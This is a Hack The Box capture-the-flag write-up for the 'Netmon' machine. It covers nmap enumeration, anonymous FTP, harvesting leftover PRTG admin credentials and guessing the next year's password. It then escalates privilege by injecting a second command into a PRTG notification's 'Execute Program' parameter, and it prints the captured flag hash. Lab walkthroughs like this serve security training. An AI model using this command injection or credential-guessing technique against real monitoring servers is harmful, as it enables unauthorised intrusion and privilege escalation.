Hack the box - Netmon

Step 1: Getting user’s flag:

Scan the opened ports on the server:

```
nmap -sT -sV -A 10.10.10.152
```

```
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows

80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm

135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
```

We can see that FTP port is opened and that we can login there as user **anonymous.** So we have our way in.

```
ftp 10.10.10.152
anonymous
anonymous
```

This will get us to C:\ directory. It is always good to check what users are configured in the system, so navigate to C:\Users . We can see Administrator, Default, Default User and Public etc… Let’s try Public first, because that is where we should have have access to. And we can see, that user.txt is there!:

```
ftp> ls -alrth
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:08AM       <DIR>          AccountPictures
02-03-19  12:18AM       <DIR>          Desktop
07-16-16  09:16AM                  174 desktop.ini
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Libraries
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
02-03-19  12:35AM                   33 user.txt. <— our “flag"
07-16-16  09:18AM       <DIR>          Videos
```

We need to copy it back to the local drive. From the local drive execute:

```
wget ftp://anonymous:anonymous@10.10.10.152:/“Users/Public/user.txt”
```

and

```
cat user.txt
```

…………….. You will get your flag (not writing it here, sorry!) 🙂

Step 2: Getting root's flag:

By basic enumeration we can find PRTG Network Monitor directory. Reading the files in the FTP interface is not very comfortable, so we can download all the files to our local drive:

```
wget -m —no-passive ftp://anonymous:anonymous@10.10.10.152:”/ProgramData/Paessler/PRTG Network Monitor”
```

Again, simple enumeration, try to find anything useful by using “grep” .. grep -i admin , grep -i password etc…

password found in ProgramData/Paessler/PRTG Network Monitor/ PRTG Configuration.old.bak:

username: prtgadmin
password: PrTg@dmin2018


We can see that port 80 is opened, so navigate to the browser and go to http://10.10.10.152 . A login screen is shown:

But prtgadmin / PrTg@dmin2018 does not work. Brute forcing the page does not work either. Try to change the password to PrTg@dmin2019 (since the file we found was a forgotten/leftover backup from last year)…

prtgadmin / PrTg@dmin2019 works!

There is a known PRTG vulnerability allowing users to escalate privilege by injecting the reverse shell to the Netmon’s notifications. (Google PRTG notification vulnerability for more information)

Navigate to Setup Notification (setup - overview - notification - new notification) - set it up like showed on the screenshot below: Ensure there is **no username or password!**



test_Notification | Edit Notification | PRTG Network Monitor (NETMON) - Mozilla Firefox
10.10.10.152/editnotification.htm?id=2018&tabid=1
Home
Devices
Libraries
Sensors
Alarms
Maps
Reports
Logs
Tickets
Setup
Send SNMP Trap
Execute HTTP Action
Send Amazon Simple Notification Service Message
Save
Active Background Tasks
1x Reporting
PAESSLER
18.1.37.13946
PRTG System Administrator
Update Available
? Help

Execute Program

Program File: Demo exe notification - outfile.ps1

Parameter: C:\\Users\\Public\\user.txt; Copy C:\\Users\\Administrator\\Desktop\\root.txt C:\\Users\\Public\\root1.txt

Domain or Computer Name:

Username:

Password:

Timeout: 60

```
root@kali:~# cat root1.txt
3018977fb944bf1878f75b879fba67cc
root@kali:~# 
```

Then navigate to Devices --> notifications -- Add state trigger -: Add new trigger to trigger for “**Down**” state and another trigger for “**Warning**” state. They both should use your **Notification** created in the previous step.

Then Navigate to Sensors and bring one of the sensor down .. .The number in the Red icon (on the top of the screen) should increment by one and a new email should be sent.

Now you have to nagivate back to the FTP, C:\Users\Public directory and your root1.txt file should be there waiting for you with the root’s flag. Download it to the local drive the same way as you downloaded the user’s flag. It is not encrypted so you will be able to read it right away.

If this does not work, then your injection command is most likely incorrect. You can check Logs menu in the GUI for more information about why the code injection failed.

Happy hunting!

pkaiser - March 2019